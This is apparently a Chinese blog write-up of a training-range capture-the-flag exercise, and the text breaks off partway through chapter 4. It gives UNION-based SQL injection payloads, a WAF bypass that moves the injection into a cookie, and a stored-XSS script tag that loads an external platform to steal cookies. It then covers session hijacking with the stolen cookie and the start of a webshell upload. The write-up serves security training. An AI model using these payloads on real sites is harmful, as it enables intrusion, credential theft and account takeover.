【封神台 - 掌控安全靶场】尤里的复仇 Ⅰ 小芳 一二三四五六章

原创

爱睡觉的扬扬 于 2022-03-26 20:48:30 发布 104 收藏 2

文章标签： 网络安全 web安全

本文链接：https://blog.csdn.net/m0_52051132/article/details/123760156

【封神台 - 掌控安全靶场】尤里的复仇 Ⅰ 小芳 一二三四五六章

文章目录

第一章：为了女神小芳 SQL注入攻击原理实战演练

第一步，判断是否存在sql注入漏洞

构造 ?id=1 and 1=1 ， 回车

页面返回正常

构造 ?id=1 and 1=2 ,回车

页面不正常，初步判断这里 可能 存在一个注入漏洞

第二步:判断字段数

构造 ?id=1 and 1=1 order by 1 回车

页面正常

构造 ?id=1 and 1=1 order by 2 回车

页面正常

构造 ?id=1 and 1=1 order by 3 回车

页面返回 错误，判断字段数为 2

第三步：判断回显点

构造 ?id=1 and 1=2 union select 1,2 回车

页面出现了 2，说明我们可以在数字 2 处显示我们想要的内容

第四步:查询相关内容

查询当前数据库名

构造 ?id=1 and 1=2 union select 1,database() 回车

查询当前数据库版本

构造 ?id=1 and 1=2 union select 1,version() 回车

查询当前数据库 表名

构造 ?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1 回车

绝大数情况下，管理员的账号密码都在admin表里

查询字段名

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1 回车

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1 回车

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1 回车

查出 admin 表里 有 id username password 三个字段

查询字段内容
构造 ?id=1 and 1=2 union select 1,username from admin limit 0,1 回车

构造 ?id=1 and 1=2 union select 1,password from admin limit 1,1 回车

limit 1,1 没有回显，说明只有一个用户
构造 ?id=1 and 1=2 union select 1,password from admin limit 0,1 回车

第二章：遇到阻难 绕过WAF过虑 SQL注入攻击原理实战演练

我们打开传送门，映入眼帘的是一个新闻门户站。 我们点击一条新闻，因为一般新闻页面的功能都是与数据库进行交互的。


通过页面连接：

```
http://120.203.13.111:8001/shownews.asp?id=171
```

我们可以得知，是网站下的shownews.asp这个ASP动态网页文件，与数据库进行交互，并查询出了第171篇（id=171）新闻内容的值。

接下来我们尝试注入，用第一课学到的知识尝试输入字符拼接sql语句

```
http://120.203.13.111:8001/shownews.asp?id=171 order by 10
```



查询当前表是否有10个字段，页面返回正常，于是我们继续拼接order by，但把10改成11

http://120.203.13.111:8001/shownews.asp?id=171 order by 11

页面出现错误！返回数据库错误，证明此页面存在sql注入，也测试出此表拥有10个字段


我们继续拼接查询语句，通过from，看页面返回是否正常来猜测有没有admin这个表

```
http://120.203.13.111:8001/shownews.asp?id=171 union select 1,2,3,4,5,6,7,8,9,10 from admin
```


访问发现有注入防护，经测试只要url出现select（查询）关键字，就会被拦截。

我们尝试，将测试语句放到cookie里面，再发送给服务器，因为网页防护一般只拦截Get、post传参。

我们打开Chrome浏览器，这里用到了ModHeader插件（自行下载）。



我们点击+号新增一个Request头。




我们添加一个Cookie头，并写值为id=171，并确保已开启（打勾）

我们直接访问

```
http://120.203.13.111:8001/shownews.asp
```

返回显示正常，




这证明cookie里的id=171，也能正常传参，被当作sql语句拼接。那我们直接进行注入。


我们输入Cookie值为：

```
id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
```

继续猜测是否存在admin表（+号代替空格，不然会出错）



发现页面回显了2、3、7、8、9。



没有出现数据库错误，这证明admin表是存在的。且第2、第3、7、8、9字段，可以用来猜测字段名，同时，可以直接回显在页面上。

我们接着尝试猜测最常见的管理表字段名Username和Password，我们在2、3、7、8、9中任选两个，分别填入Username和Password

比如2和3：

```
id=171+union+select+1,username,password,4,5,6,7,8,9,10+from+admin
```

接着刷新页面，发现页面返回了admin表中，username和password字段的值：admin、b9a2a2b5dffb918c

这应该就是管理员用户名和密码了，但管理员密码看起来有些奇怪。字母+数字的16位组合，很像md5的特征。

打开cmd5.com（解密站点）

将b9a2a2b5dffb918c进行解密。


发现密码的明文是welcome。

这个站貌似是南方的CMS，默认管理员后台是根目录的/admin/。

我们尝试打开后台：

```
http://120.203.13.111:8001/admin/
```

出现管理员登录页面，输入用户名admin、密码welcome，填写验证码。




```
成功登陆！到此，成功绕过防护注入得到密码，登陆后台拿到FLAG!
```

第三章：为了更多的权限 留言板 cookie伪造目标权限 实战演练


通过对Tips的读取我们明白了这题是一道存储型XSS偷取cookie的题目。（因为flag在cookie中，XSS BOT每10秒就带着有flag的cookie去访问查看留言的页面）

既然是存储型XSS，那么我们先用弹窗去尝试（如果不明白为什么弹窗尝试的话建议先去看我们的直播回放），那么就开始插入

为了保险起见我们在所有能输入的地方都写了，然后提交留言


成功的弹窗了

因为XSS Payload的强大，也是为了使用的方便，有安全研究者将许多功能封装了起来做成了XSS平台。也是因为插入点一般都有长度限制，所以说xss一般攻击都需要外链。我在这里演示用的是网上的xss平台:http://xsspt.com,需要自己去注册和登录，反正账号密码知道就行了，邮箱反正不验证不建议写真实的。



我们先建立项目，名称什么乱选都行，就是选择模块的时候记得选取这两个


然后你可以看到一叠代码，这个就是两个模块中的XSS Payload，现在你们能够理解为什么要XSS平台了吧，我们用滚轮拖到最下面




```
<script src=http://xsspt.com/APo4Kj?1526636210></script>
```


复制下来然后按完成，然后出现项目A 内容0 ，这是因为XSS平台没有收到cookie的缘故，然后回到靶场我们把复制下的这句话插入主题然后提交(我们的插入并不是F12修改源码，而是通过留言板的留言来让网页自动加载出我们插入的恶意语句，因为我们的恶意语句无法显示，有的时候无法看出是否成功插入，所以f12审查源码，看一看是否成功插入)

没显示说明是执行了我插入的语句。然后教你们一个小技巧，在谷歌浏览器可以选择到Sources,然后就可以看到了网页加载了xsspt.com说明XSS成功




然后返回XSS平台看到了有内容了。点击内容名称。

然后展开每一个看看，成功获取了flag



第四章：进击 拿到Web最高权限 绕过防护上传木马实战演练



看了题目和Tips，这题是需要我们用上一题窃取的cookie来登录后台然后上传WEBSHELL，然后连接菜刀获取flag。

先找到上一题打来的cookie。


```
flag=zkz{[redacted]},AD
MINSESSIONIDCSTRC
SDQ=LBMLMBCCNPFI
NOANFGLPCFBC
opener :
```

ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC

然后按F12选择Application，然后看右边有一个cookies然后选择我们的题目的地址，然后点击空白的地方，

把ADMINSESSIONIDCSTRCSDQ粘贴在Name下LBMLMBCCNPFINOANFGLPCFBC粘贴在value

(浏览器可能会有差异，我是谷歌浏览器，不懂可以百度下非常简单)



然后点准备好了吗或者F5刷新页面，成功进入

然后我们直接找上传点，毕竟getshell我们是需要在服务器的WWW文件夹里面放一段恶意代码的。

我们先去百度找ASP一句话木马，因为是ASP的环境

